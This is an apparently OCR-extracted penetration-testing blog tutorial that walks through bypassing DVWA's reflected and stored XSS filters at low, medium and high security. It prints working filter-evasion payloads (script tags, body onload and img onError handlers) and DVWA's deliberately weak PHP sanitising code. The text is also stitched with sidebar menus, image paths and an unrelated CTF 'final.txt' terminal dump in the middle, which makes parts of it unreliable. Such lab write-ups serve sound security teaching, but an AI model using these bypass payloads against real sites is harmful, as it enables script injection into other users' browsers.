XSS Exploitation in DVWA (Bypass All Security)

posted in PENETRATION TESTING , WEBSITE HACKING on MARCH 9, 2017 by RAJ CHANDEL

SHARE

In **the previous** tutorial, I have discussed cross-site scripting attack and looked over the damage caused by it. Where I briefly explained the type of XSS vulnerability; now in this tutorial, you will learn how to bypass both type of XSS vulnerability (store and reflected) in all three security levels if the web application is suffering from it.

Reflected Cross-Site Scripting

Search

ENTER KEYWORD

Subscribe to Blog via Email


Email Address

SUBSCRIBE

Follow me on Twitter

Set security low

Explore localhost IP in the browser; now log in with **admin: password** and select the **reflected cross-site scripting** vulnerability from a given list of vulnerabilities.



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Now have a look over a small script which would generate an alert window. So in the given text field for **"name"** I will inject the script in the server.


<script>alert("helllooo")</script>



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? ipt>alert("helllooo")</script>

The browser will execute our script which generates an alert prompt as showing following screenshot.



```
root@ubuntu:/root# cat final.txt

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/rajchandel/
Yashika Dhir :https://in.linkedin.com/in/yashika-dhir


+-+-+-+-+-+-+ +-+-+-+-+-+-+-+-+
 |E|n|j|o|y| |H|A|C|K|I|N|G|
 +-+-+-+-+-+-+ +-+-+-+-+-+-+-+-+

root@ubuntu:/root#
```

In low security, it will easily bypass the injected script when an attacker injects it in the text field given for **"name"** which should be not left empty according to the developer.



Vulnerability: Reflected Cross Site Scripting (XSS)

What'

Hell

helllooo

Set Security Medium


In medium security, if you visit to view the source of its web page then you will find that the highlighted content has added an extra layer of security to the inserted input in text field given for "**name**" which will check for a script tag to disable the javascript.

str_replace – Replace all occurrences of the search string with the replacement string And if an attacker tries to inject a script using script tag, the string inside script will get replaced to blank space.

It could be considered as case sensitive because the given PHP script will check for <script> which can be replaced by <SCRIPT> or using another HTML tag to bypass medium security.

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking




Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vul...
192.168.1.7/dvwa/vulnerabilities/view_source.php?id=xss_r&security=medium

XSS (Reflected) Source

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

There are two ways either use <SCRIPT> tag or any other HTML element, right now I had used body tag to inject the string.

<body onload=alert(“XSS”)>



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name? <body onload=alert("XSS")>

Above script is successfully injected and we have bypassed the medium security. You can see from given screenshot XSS prompt get opened using body tag.

- Window Password Hacking
- Wireless Hacking

Articles

Select Month



Vulnerability: Reflected Cross Site Scripting (XSS)


What'
Hell
mit
XSS
OK
More
www.hackingarticles.in
pting (XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

Set Security High

 In high security, the level of security increased where you can easily find preg-replace PHP function is used to perform regular expression to disable the javascript.

Preg_replace – Searches string for matches to pattern and replaces them with replacement.

Now above technique will fail as you can see it will search for each and every valid input character for the text field and replace invalid character into blank space.




Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable W...
192.168.1.7/dvwa/vulnerabilities/view_source.php?id=xss_r&security=high

XSS (Reflected) Source

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

To bypass high-security level use element of HTML, as you can see I have used image source tag to generate the string inside the web server.


<img src=x onError=alert('XSS')>



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <img src=x onError=alert('xs

From given below screenshot you see XSS alert prompt.



Vulnerability: Reflected Cross Site Scripting (XSS)


CONGRATS!!! We have successfully bypassed all three levels of security.

Stored Cross-Site Scripting

Set security low

Now have a look over a small script which would generate an alert window. So in the text area given for message I will inject the script which gets stored in the server.

<script>alert("helllooo")</script>



Vulnerability: Stored Cross Site Scripting (XSS)

Name * hi


Message * <script>alert("helllooo")</script>

Name: test
Message: This is a test comment.

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting

Now when user will visit this page to read our message his browser will execute our script which generates an alert prompt as showing the following screenshot.



Vulnerability: Stored Cross Site Scripting (XSS)

Since it gets permanently stored in a web application server therefore before switching to other two levels of security you need to **reset the database**.



Database Setup


Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/dvwa/config /config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.5.9-1ubuntu4.21**

Web Server SERVER_NAME: **192.168.1.7**



PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **root**
MySQL password: ***blank***
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

